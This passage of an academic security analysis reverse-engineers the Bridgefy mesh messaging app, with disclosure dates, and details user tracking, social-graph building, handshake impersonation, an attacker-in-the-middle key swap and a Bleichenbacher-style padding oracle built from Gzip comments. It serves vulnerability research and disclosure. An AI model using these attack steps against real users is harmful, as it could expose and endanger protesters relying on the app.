Contributions. We reverse engineered Bridgefy's messaging platform, giving an overview in Section 4.3, and in Section 4.4 report several vulnerabilities voiding both the security claims made by the Bridgefy developers and the security goals arising from its use in large-scale protests. In particular, we describe various avenues for tracking users of the Bridgefy application and for building social graphs of their interactions both in real time and after the fact. We then use the fact that Bridgefy implemented no effective authentication mechanism between users (nor a state machine) to impersonate arbitrary users. This attack is easily extended to an attacker-in-the-middle (MitM) attack for subverting public-key encryption. We also present variants of Bleichenbacher's attack [Ble98] which break confidentiality using $\approx 2^{17}$ chosen ciphertexts. Our variants exploit the composition of PKCS#1 v1.5 encryption and Gzip compression in Bridgefy. Moreover, we utilise compression to undermine the advertised resilience of Bridgefy: using a single message "zip bomb" we could completely disable the mesh network, since clients would forward any payload before parsing it which then caused them to hang until a reinstallation of the application.

Responsible disclosure. We disclosed the vulnerabilities described in this chapter to the Bridgefy developers on 27 April 2020 and they acknowledged receipt on the same day. We agreed on a public disclosure date of 24 August 2020. Starting from 1 June 2020, the Bridgefy team began informing their users that they should not expect confidentiality guarantees from the current version of the application [Twi20i]. On 8 July 2020, the developers informed us that they were implementing a switch to the Signal protocol to provide cryptographic assurances in their SDK. On 24 August 2020, we published an abridged[2] version of this chapter in conjunction with a media article [Goo20]. The Bridgefy team published a statement on the same day [Bri20b]. On 30 October 2020, an update finalising the switch to Signal was released [Bri20e], which was meant to mitigate against our attacks. Recent work [AEP22] investigated these changes and found that Bridgefy was still susceptible to attacks, which we elaborate on in Section 4.5.1.

4.2 Related work

4.2.1 Mesh networking security

Wireless mesh networks have a long history, but until recently they have been developed mainly in the context of improving or expanding Wi-Fi connectivity via various ad-hoc routing protocols, where the mesh usually does not include client devices. Flood-based networks, in which a node forwards packets to every other node it is connected to, began using Bluetooth and started gaining traction with the introduction of BLE, which optimises for low power and low cost, and which has been part of the core specification [Blu19a] since Bluetooth 4.0. BLE hardware is integrated in all current major smartphone brands, and the specification has native support in all common operating systems.

Previous work on the security analysis of Bluetooth focused on finding vulnerabilities in the pairing process or showing the inadequacy of its security modes, some of which have been fixed in later versions of the specification (see [Dun10, HBHA18] for surveys of attacks focusing on the classic version of Bluetooth). As a more recent addition, BLE has not received as much comprehensive analysis, but general as well as IoT-focused attacks exist [Rya13, Jas16, UMF16, SB19]. Research on BLE-based tracking has looked into the usage of unique identifiers by applications and IoT devices [ZWLZ19, BLS19]. The literature on security in the context of BLE-based mesh networks is scarce, though the Bluetooth Mesh Profile [SIG19] developed by the Bluetooth SIG is now beginning to be studied [AFM18, ÁAHH19].

[2]We had omitted details of the Bridgefy architecture, as the attacks had not been mitigated at that point in time.

4.2.2 Compression in security

The first compression side channels in the context of encryption were described by [Kel02], based on the observation that the compression rate can reveal information about the plaintext. Since then, there have been practical attacks exploiting the compression rate "leakage" in TLS and HTTP, dubbed CRIME [DR12] and BREACH [GHP13], which enabled the recovery of HTTP cookies and contents, respectively. Similarly, [GGK+16] uses Gzip as a format oracle in a CCA attack. Beyond cryptography, compression has also been utilised for denial of service attacks in the form of so-called "zip bombs" [Fif19], where an attacker-made compressed payload decompresses to a massive message.

4.2.3 Alternative mesh applications

We list various alternative applications that target scenarios where Internet connectivity is lacking, in particular paying attention to their potential use for messaging in a protest setting.

FireChat. FireChat [Ope19] was a mobile application for secure wireless mesh networking meant for communication without an Internet connection. Though it was not built for protests, it became the tool of choice in various demonstrations since 2014, e.g. in Iraq, Hong Kong and Taiwan [BBC14, Bla14, JH14], and since then was also promoted as such by the creators of the application. However, it had not received any updates in 2019 and as of April 2020, it is no longer available on the Google Play store and its webpage has been removed, so it appears that its development has been discontinued.

BLE Mesh Networking. Bluetooth itself provides a specification for building mesh networks based on Bluetooth Low Energy that is referred to as the Bluetooth Mesh Profile [SIG19]. While it defines a robust model for implementing a flood-based network for up to 32,000 participating nodes, its focus is not on messaging but rather connectivity of low-power IoT devices within smart homes or smart cities. As a result, it is more suitable for networks that are managed centrally and whose topology is stable over time, which is the opposite of the unpredictable and always-changing flow of a crowd during a mass protest. Further, it makes heavy use of the advertising bearer (a feature not widely available in smartphones), which imposes constraints on the bandwidth of the network – messages can have a maximum size of 384 bytes, and nodes are advised to not transmit more than 100 messages in any 10 second window. The profile makes use of cryptography for securing the network from outside observers as well as from outside interference, but it does expect participating nodes to be benign, which cannot be assumed in the messaging setting. From within the network, a malicious node can not only observe but also impersonate other nodes and deny them service.

HypeLabs. The Hype SDK offered by HypeLabs [Hyp20] sets out a similar goal as Bridgefy, which is to offer secure mesh networks for a variety of purposes when there is no Internet connection. Besides Bluetooth, it also utilises Wi-Fi, and supports a variety of platforms. Among its use cases, the Hype SDK whitepaper [Hyp19] lists connectivity between IoT devices, social networking and messaging, distributed storage as well as connectivity during catastrophes and emergency broadcasting. While an example chat application is available on Google Play (with only 100+ downloads), HypeLabs does not offer the end-user solutions themselves, merely offering the SDK as a paid product for developers. There is no information available on what applications are using the SDK, if any.

Briar. Briar [RSG+18] describes itself as "secure messaging, anywhere" [RSG+18] and is referenced in online discussions on the use of mesh networking applications in protests [New19]. However, Briar does not realise a mesh network. Instead it opens point-to-point sockets to nearby nodes over Bluetooth Classic (as opposed to Low Energy) or Wi-Fi. Its reach is thus limited to one hop unless users manually forward messages.

Serval. Serval Mesh [GS17] is an Android application implementing a mesh network using Wi-Fi that sets its goal as enabling communication in places which lack infrastructure. Originally developed for natural disasters, the project includes special hardware Mesh Extenders that are supposed to enhance coverage. While the application is available for download, it cannot be accessed from Google Play because it targets an old version of Android to allow it to run on older devices such as the ones primarily used in rural communities. As of January 2021, work on the project was ongoing and it was not ready for deployment at scale. Hence its utility in large-scale protests where access to technology itself is not a barrier would be limited.

Subnodes. The use of additional hardware devices enables a different approach to maintaining connectivity, which is taken by the open source project Subnodes [Sub18]. It allows local area wireless networks to be set up on a Raspberry Pi, which then acts as a web server that can provide e.g. a chat room. Multiple devices can be connected in a mesh using the BATMAN routing protocol [Ope20], which is meant for dynamic and unreliable networks. However, setting up and operating such a network requires technical knowledge. In the setting of a protest, even carrying the hardware device for one of the network's access points could put the operator at risk.

4.3 The Bridgefy architecture

In this section, we give an overview of the Bridgefy messaging architecture. The key feature of Bridgefy is that it exchanges data using Bluetooth when an Internet connection is not available.

We analysed the Bridgefy apk version 2.1.28 dated January 2020 and available in the Google Play store. It includes the Bridgefy SDK version 1.0.6. In what follows, when we write "Bridgefy" we mean this apk and SDK versions, unless explicitly stated otherwise. As stated above, the Bridgefy developers released an update of both their apk and their SDK in response to a preliminary version of this chapter and our analysis does not apply as is to these updated versions (see Section 4.5).

Since the Bridgefy source code was not available, we decompiled the apk to (obfuscated) Java classes using Jadx [Sky19]. The initial deobfuscation was done automatically by Jadx, with the remaining classes and methods being done by hand using artefacts left in the code and by inspecting the application's execution.

This inspection was performed using Frida, a dynamic instrumentation toolkit [Fri20], which allows for scripts to be injected into running processes, essentially treating them as black boxes but enabling a variety of operations on them. In the context of Android applications written in Java, these include tracing class instances and hooking specific functions to monitor their inputs/outputs or to modify their behaviour during runtime.

We assume a single Bridgefy client installed on a single device for each user since Bridgefy does not have multi-device support. We will refer to "clients" when discussing protocol-related aspects and to "devices" in the Bluetooth context.

Message types. Bridgefy can send the following kinds of messages:

- One-to-one messages between two clients
  - sent over the Internet if both clients are online,
  - sent directly via Bluetooth if the devices are in physical range, or
  - sent over the Bluetooth mesh network, and
- Bluetooth broadcast messages that any client can read in a special "Broadcast mode" room.

Note that the Bluetooth messages are handled separately from the ones exchanged over the Internet using the Bridgefy server, i.e. there is no support for communication between one user who is on the Internet and one who is on the mesh network.

4.3.1 Primitives

To encapsulate Bluetooth messages and metadata, Bridgefy uses MessagePack [Fur08], a binary serialisation format that is more compact than and advertised as an alternative to JSON. It is then compressed using Gzip [IET96b], which we introduce below. The standard implementation found in the java.util.zip library is used in the application. For encryption, Bridgefy uses the (now deprecated) PKCS#1 v1.5 [IET98] standard, described in Section 2.4.1.

Gzip compression. Gzip [IET96b] is a data compression utility which deploys the widely-used DEFLATE compressed data format [IET96a]. A Gzip file begins with a 10-byte header, which consists of a fixed prefix `0x1f8b08` followed by a flags byte and six additional bytes which are usually set to `0x00`. Depending on which flags are set, optional fields such as a comment field are placed between the header and the actual DEFLATE payload. A trailer at the end of the Gzip file consists of two 4-byte fields: a CRC32 and the length, both over the uncompressed data.

Encryption scheme. In more detail, one-to-one Bluetooth (mesh and direct) messages in Bridgefy, represented as MessagePacks, are first compressed using Gzip and then encrypted using RSA with PKCS#1 v1.5 padding. The key size is 2048 bits and the input is split into blocks of size up to 245 bytes and encrypted one-by-one in an ECB-like fashion using Java SE's "RSA/ECB/PKCS1Padding", producing output blocks of size 256 bytes. Decryption errors do not produce a user or network visible direct error message.

4.3.2 Bluetooth messages

Bridgefy supports connections over both BLE and Bluetooth Classic, but the latter is a legacy option for devices without BLE support, so we focus on BLE. How the Generic Attribute Profile (GATT) protocol is configured is not relevant for our analysis, so we only consider message processing starting from and up to characteristic read and write requests. BLE packet data is received as an array of bytes, which is parsed according to the MessagePack format and processed further based on message type. At the topmost level, all messages are represented as a BleEntity which has a given entity type et. Table 4.1 matches the entity type to the type of its content ct and the class that implements it. Details of all classes representing messages can be found in Figs. B.1 to B.4 in Appendix B.1.

Table 4.1. Entity types.

BleEntity types

et	**content**	**class for** ct
0	handshake	BleHandshake
1	direct message	BleEntityContent
3	mesh message	ForwardTransaction

AppEntity types

et	**content**	**extending class**
0	encrypted handshake	AppEntityHandShake
1	any message	AppEntityMessage
4	receipt	AppEntitySignal

Direct messages. Messages sent to a user who is in direct Bluetooth range have et = 1 and so ct is of type BleEntityContent. Upon reception, its payload is decrypted, decompressed and then used to construct the content of a Message object. Note that the receiver does not parse the sender ID from the message itself. Instead, it sets the sender to be the user ID which corresponds to the device from which it received the message. This link between user IDs and Bluetooth devices is determined during the initial handshake that we describe in Section 4.3.3.

The content of the Message object is parsed into an AppEntity, which also contains an entity type et that determines the final class of the message. A direct message has et = 1 as well, so it is parsed as an AppEntityMessage. Afterwards, a delivery receipt for the message that was received is sent and the message is displayed to the user. Receipts take the format of AppEntitySignal: one is sent when a message is delivered, and another one when the user views the chat containing the message.

Mesh messages. Bridgefy implements a managed flood-based mesh network, preventing infinite loops using a time-to-live counter that is decremented whenever a packet is forwarded; when it reaches zero the packet is discarded. Messages that are transmitted using the mesh network, whether it is one-to-one messages encrypted to a user that is not in direct range, or unencrypted broadcast messages that anyone can read, have et = 3. Such a BleEntity may hold multiple mesh messages of either kind. We note that these contain the sender and the receiver of one-to-one messages in plaintext.

The received one-to-one mesh messages are processed depending on the receiver ID – if it matches the client's user ID, they will try to decrypt the message, triggering the same processing as in the case of direct messages, and also send a special "mesh reach" message that signals that the encrypted message has found its recipient over the mesh. If the receiver ID does not match, the packet is added to the set of packets that will be forwarded to the mesh.

The received broadcast messages are first sent to the mesh. Then, the client constructs AppEntity-Messages and processes them the same as one-to-one messages before displaying them.

4.3.3 Handshake protocol

Clients establish a session by running a handshake protocol whose messages follow the BleEntity form with et = 0. The content of the entity is parsed as a BleHandshake which contains a request type rq and response rp. The handshake protocol is best understood as an exchange of requests and responses such that each message consists of a response to the previous request bundled with the next request. There are three types of requests:

- rq = null: no request,
- rq = 0: general request for the user's information,
- rq = 1: request for the user's public key.

The first handshake message that is sent when a new BLE device is detected, regardless of whether they have communicated before, has rq = 0 and also contains the user's ID, supported versions of the SDK and the CRC32 of the user's public key. The processing of the received handshake messages depends on whether the two users know each other's public keys (either because they have connected before, or because they are contacts and the server supplied the keys when they were connected to the Internet).

Key exchange. In the case when the parties do not have each other's public keys, this exchange is illustrated in Fig. 4.1: suppose we have two users Ivan and Ursula, where Ivan's device is already online and scanning for other devices when Ursula's device comes into range and initiates the handshake. The protocol can be understood to consist of two main parts, first the key exchange that occurs in plaintext, and second an encrypted "application handshake" which exchanges information such as usernames and phone numbers. Before the second part begins, the devices may also exchange recent mesh messages that the device that was offline may have missed.[3]



Ivan
Ursula
et=0, BleHS(rq=0, Rp(type=0, uidU, crc(pkU)))
et=0, BleHS(rq=1, Rp(type=0, uidI, crc(pkI)))
et=0, BleHS(rq=1, Rp(type=1, uidU, crc(pkU), pkU))
et=0, BleHS(rq=null, Rp(type=1, uidI, crc(pkI), pkI))
et=1, AppHS(ARq(tp=0), null)
et=1, AppHS(ARq(tp=0), ARp(tp=0, uidI, unI, vrf=1))
et=1, AppHS(null, ARp(tp=0, uidU, unU, vrf=1))
et=1, AppHS(null, ARp(tp=2, uidU))

Figure 4.1. Handshake protocol including key exchange between Ivan and Ursula. We abbreviate HandShake with HS. Here uidI, uidU are user IDs, pkI, pkU are the public keys, and unI, unU are the usernames of Ivan and Ursula; we have crc(pkU) > crc(pkI). The *highlighted* messages are encrypted.

In Fig. 4.1, some fields of the objects are omitted for clarity. Rp represents a response object (ResponseJson) while ARq and ARp are application requests and responses (AppRequestJson and AppResponseJson). The AppHandShake(rq, rp) object is wrapped in an AppEntityHandShake which forms the content of the Message that is actually compressed and encrypted. Note that the order of who initialises the BleHandshake depends on which user came online later, while the first App-HandShake is sent by the party whose CRC32 of their public key has a larger value. We are also only displaying the case when a user has not verified their phone number (which is the default behaviour in the application), i.e. vrf = 1. If they have, AppHandShake additionally includes a request and a response for the phone number.

[3]This is facilitated by the dump flag in ForwardTransaction, but we omit this exchange in the figure as it is not relevant to the actual handshake protocol.

Known keys. In the case when both parties already know each other's public keys, there are only two BleHandshake messages exchanged, and both follow the format of the first message shown in Fig. 4.1, where rq = 0. The exchange of encrypted AppHandShake messages then continues unchanged.

Conditions. When two devices come into range, the handshake protocol is executed automatically and direct messages can only be sent after the handshake is complete. Only devices in physical range can execute the BleHandShake part of the protocol. Devices that are communicating via the mesh network do not perform the handshake at all, so they can only exchange messages if they already know each other's keys from the Bridgefy server or because they have been in range once before.

4.3.4 Routing via the Bridgefy server

An Internet connection is required when a user first installs the application, which registers them with the Bridgefy server. All requests are done via HTTPS, the APIs for which are in the package me.bridgefy.backend.v3.

The BgfyUser class that models the information that is sent to the server during registration contains the user's chosen name, user ID, the list of users blocked by this user, and if they are "verified" then also their phone number. Afterwards, a contacts request is done every time an Internet connection is available (regardless of whether a user is verified or not) and the user refreshes the application. The phone numbers of the user's contacts are uploaded to the server to obtain a list of contacts that are also Bridgefy users. BgfyKeyApi then provides methods to store and retrieve the users' public keys from the server.

The messages sent between online users are of a simpler form than the Bluetooth messages: an instance of BgfyMessage contains the sender and receiver IDs, the RSA encryption of the text of the message and some metadata, such as a timestamp and the delivered/read status of the message in plaintext. The server will queue messages sent to users who are not currently online until they connect to the Internet again.

4.4 Attacks

In this section, we show that Bridgefy does not provide confidentiality of messages and also that it does not satisfy the additional security needs arising in a protest setting: privacy, authenticity and reliability in adversarial settings.

4.4.1 Privacy

First, we discuss vulnerabilities in Bridgefy pertaining to user privacy. We note that Bridgefy initially made no claim about anonymity in its marketing but disabled mandating phone number verification to address anonymity needs in 2019 [Twi19b].

Local user tracking. To prevent tracking, Bluetooth-enabled devices may use "random" addresses which change over time (for details on the addressing scheme see [Blu19a, Section 10.8]). However, when a Bridgefy client sends BLE `ADV_IND` packets (something that is done continuously while the application is running), it transmits an identifier in the service data that is the CRC32 value of its user ID, encoded in 10 bytes as decimal digits. The user ID does not change unless the user reinstalls the application, so passive observation of the network is enough to enable the tracking of all users.

In addition, the automatic handshake protocol composed with public-key caching provides a mechanism to perform historical contact tracing. If two devices have been in range before, they will not request each other's public keys, but they will do so automatically if that has not been the case.

Participant discovery. Until December 2019 [Twi19b], Bridgefy required users to register with a phone number. Users still have the option to do so, but it is no longer the default. If the user gives the permission to the application to access the contacts stored on their phone, the application will check which of those contacts are already Bridgefy users based on phone numbers and display those contacts to the user. When Bridgefy is predominantly installed on phones of protesters, this allows the identification of participants by running contact discovery against all local phone numbers. While an adversary with significant control over the network, such as a state actor, might have alternative means to collect such information, this approach is also available to e.g. employers or activists supporting the other side.

Social graph. All one-to-one messages sent over the mesh network contain the sender and receiver IDs in plaintext, so a passive adversary with physical presence can build a social graph of what IDs are communicating with whom. The adversary can further use the server's API to learn the usernames corresponding to those IDs (via the getUserById request in BgfyUserApi). In addition, since three receipts are sent when a message is received – "mesh reach" in clear, encrypted "delivery" receipt, encrypted "viewed" receipt – a passive attacker can also build an approximate, dynamic topology of the network, since users that are further away from each other will have a larger delay between a message and its receipts.

4.4.2 Authenticity

Bridgefy does not utilise cryptographic authentication mechanisms. As a result, an adversary can impersonate any user.

The initial handshake through which parties exchange their public keys or identify each other after coming in range relies on two pieces of information to establish the identities: a user ID and the lower-level Bluetooth device address. Neither of these is an actual authentication mechanism: the user ID is public information which can be learned from observing the network, while [Rya13] shows that it is possible to broadcast with any BLE device address.

However, an attacker does not need to go to such lengths. Spoofing can be done by sending a handshake message which triggers the other side to overwrite the information it currently has associated with a given user. Suppose there are two users who have communicated with each other before, Ursula and Ivan, and the attacker wishes to impersonate Ivan to Ursula. When the attacker comes into range of Ursula, she will initiate the handshake. The attacker will send a response of type 1, simply replacing their own user ID, public key and the CRC of their public key with Ivan's, and also copies Ivan's username, as shown in Fig. 4.2.



Attacker
Ursula
BleHS(rq=0, Rp(type=0, uidU, crc(pkU)))
BleHS(rq=1, Rp(type=1, uidI, crc(pkI), pkI))
BleHS(rq=null, Rp(type=1, uidU, crc(pkU), pkU))

Figure 4.2. Impersonation attack, with highlighted attacker modifications.

This works because the processing of handshakes in Bridgefy is not stateful and parts of the handshake such as the request value rq and type of rp act as control messages. This handshake is enough for Ursula's application to merge the attacker and Ivan into one user, and therefore show messages from the attacker as if they came from Ivan. If the real Ivan comes in range at the time the attacker is connected to Ursula, he will be able to communicate with her and receive responses from her that the attacker will not be able to decrypt. However, he will not be able to see the attacker's presence. We implemented this attack and verified that it works, see Section 4.4.3.

The messages exchanged over the mesh network (when users are not in direct range) merely contain the user ID of the sender, so they can be spoofed with ease. We also note that although the handshake protocol is meant for parties in range, the second part of the handshake (i.e. AppHandshake) can also be sent over the mesh network. This means that users can be convinced to change the usernames and phone numbers associated with their Bridgefy contacts via the mesh network.

4.4.3 Confidentiality

Confidentiality of message contents is both a security goal mentioned in Bridgefy's marketing material and relied upon by participants in protests. In this section, we show that the implemented protections are not sufficient to satisfy this goal.

IND-CPA. Bridgefy's encryption scheme only offers a security level of 2^{64} in a standard IND-CPA security game, i.e. a passive adversary can decide whether a message m_0 or m_1 of its choosing was encrypted as a given challenge ciphertext c. The adversary picks messages of length 245 bytes and tries all 255^8 possible values for PKCS#1 v1.5 padding until it finds a match for c.

Plaintext file sharing. Bridgefy allows its users to send direct messages composed of either just text or containing a location they want to share. The latter is processed as a special text message containing coordinates, and so these two types are encrypted, but the same is not true for any additional data such as image files. Only the payload of the BleEntityContent is encrypted, which does not include the byte array BleEntity.data that is used to transmit files. While the application itself does not currently offer the functionality to share images or other files, it is part of the SDK and receiving media files does work in the application. The fact that files are transmitted in plaintext is not stated in the documentation, so for developers using the SDK it would be easy to assume that files are shared privately when using this functionality.

MitM. This attack is an extension of the impersonation attack described in Section 4.4.2 where we convince the client to change the public key for any user ID it has already communicated with. Suppose that Ivan is out of range, and the attacker initiates a handshake with Ursula where rq = null, rp is of type 0 and contains the CRC of the attacker's key as well as Ivan's user ID as the sender ID (the user ID being replaced in all following handshake messages as well). The logic of the handshake processing in Ursula's client dictates that since the CRC does not match the CRC of Ivan's key that it has saved, it has to make a request of type 1, i.e. a request for an updated public key. Then, the attacker only needs to supply their own key, which will get associated with Ivan's user ID, as shown in Fig. 4.3. Afterwards, whenever Ursula sends a Bluetooth message to Ivan, it will be encrypted under the attacker's key. Further, Ursula's client will display messages from the attacker as if they came from Ivan, so this attack also provides impersonation. If at this stage Ivan comes back in range, he will not be able to connect to Ursula. The attack is not persistent, though – if the attacker goes out of range, Ivan (when in range) can run a legitimate handshake and restore communication.



Attacker
Ursula
BleHS(rq=null, Rp(type=0, uidI, crc(pkA)))
BleHS(rq=1, null)
BleHS(rq=null, Rp(type=1, uidI, crc(pkA), pkA))

Figure 4.3. One side of the MitM attack, with highlighted attacker modifications.

We verified this and the previous impersonation attack in a setup with four Android devices, where the attacker had two devices running Frida scripts that modified the relevant handshake messages. Two attacker devices were used to instantiate a full attacker in the middle attack, which is an artefact of us hotpatching the Bridgefy application using Frida scripts: one device to communicate with Ursula on behalf of Ivan and another with Ivan on behalf of Ursula. See Appendix B.2 for the code.

We also note that since the Bridgefy server serves as a trusted database of users' public keys, if it was compromised, it would be trivial to mount a MitM attack on the communication of any two users.

This would also impact users who are planning to only use the application offline since the server would only need to supply them the wrong keys during registration.

Padding oracle attack. The following chosen ciphertext attack is enabled by the fact that all one-to-one messages use public-key encryption but no authentication, so we can construct valid ciphertexts as if coming from any sender. We can also track BLE packets and replay them at will, reordering or substituting ciphertext blocks.

We instantiate a variant of Bleichenbacher's attack [Ble98] on RSA with PKCS#1 v1.5 padding (see Section 2.4.1) using Bridgefy's delivery receipts. This attack relies on distinguishing whether a ciphertext was processed successfully or not. The receiver of a message sends a message status update when a message has been received and processed, i.e. decrypted, decompressed and parsed. If there was an error on the receiver's side, no message is sent. No other indication of successful delivery or (type of) error is sent. Since the sender of a Bridgefy message cannot distinguish between decryption errors or decompression errors merely from the information it gets from the receiver, we construct a padding oracle that circumvents this issue.

Suppose that Ivan sends a ciphertext c encrypting the message m to Ursula that we intercept. In the classical Bleichenbacher's attack, we would form a new ciphertext $c^* = s^e \cdot c \bmod n$ for some s where n is the modulus and e is the exponent of Ursula's public key. Now suppose that c^* has a correct padding. Since messages are processed in blocks, we can prepend and append valid ciphertexts. These are guaranteed to pass the padding checks as they are honestly generated ciphertexts (we recall that there is no authentication). We will construct these blocks in such a way that decompression of the joint contents will succeed with non-negligible probability, and therefore enable us to get a delivery receipt which will instantiate our padding oracle.

The Gzip file format [IET96b] specifies a number of optional flags. If the flag FLG.FCOMMENT is set, the header is followed by a number of "comment" bytes, terminated with a zero byte, that are essentially ignored. In particular, these bytes are not covered by the CRC32 checksum contained in the Gzip trailer. Together, it looks as follows:

$$\mathsf{gzip}(m) = \langle \mathit{header} \rangle \mathbin{\|} \langle \mathit{comment} \rangle \mathbin{\|} \mathsf{0x00} \mathbin{\|} \mathsf{compress}(m) \mathbin{\|} \langle \mathit{trailer} \rangle.$$

Thus, we let c_0 be the encryption of a 10-byte Gzip header with this flag set followed by up to 245 non-zero bytes r:

$$c_0 := \mathsf{pad}(\langle \mathit{header} \rangle \mathbin{\|} r)^e \bmod n,$$

and we let c_1 be the encryption of a zero byte followed by a valid compressed MessagePack payload (i.e. of a message m^* from the attacker to Ursula) and Gzip trailer:

$$c_1 := \mathsf{pad}(\mathsf{0x00} \mathbin{\|} \mathsf{compress}(m^*) \mathbin{\|} \langle \mathit{trailer} \rangle)^e \bmod n.$$

When put together, $c_0 \parallel c^* \parallel c_1$ encrypts a correctly compressed message as long as $\mathsf{unpad}(s \cdot \mathsf{pad}(m))$ (which is part of the comment field) does not contain a zero byte, and therefore Ursula will send a delivery receipt for the attacker's message. The probability that the comment does not contain a zero byte for random s is $\geq (1 - \frac{1}{256})^{245} \approx 0.383$.

To study the number of adaptively chosen ciphertexts required, we adapted the simulation code from [Boy19] for the Bleichenbacher-style oracle encountered in this attack: a payload will pass the test if it has valid padding for messages of any valid length ("FFT" in [BFK+12] parlance) and if it does not contain a zero byte in the "message" part after splitting off the padding. We then ran a Bleichenbacher-style attack $4,096$ times (on 80 cores, taking about 12h in total) and recorded how often the oracle was called in each attack. We give a histogram of our data in Fig. 4.4. The median is $2^{16.75}$, the mean $2^{17.36}$. Our SageMath [S+19] script, based on the Python code of [Boy19], and the raw data for Fig. 4.4 are attached to the electronic version of this document.[4]




Figure 4.4. Density distribution for the number of ciphertexts required to mount a padding oracle attack via Gzip comments.

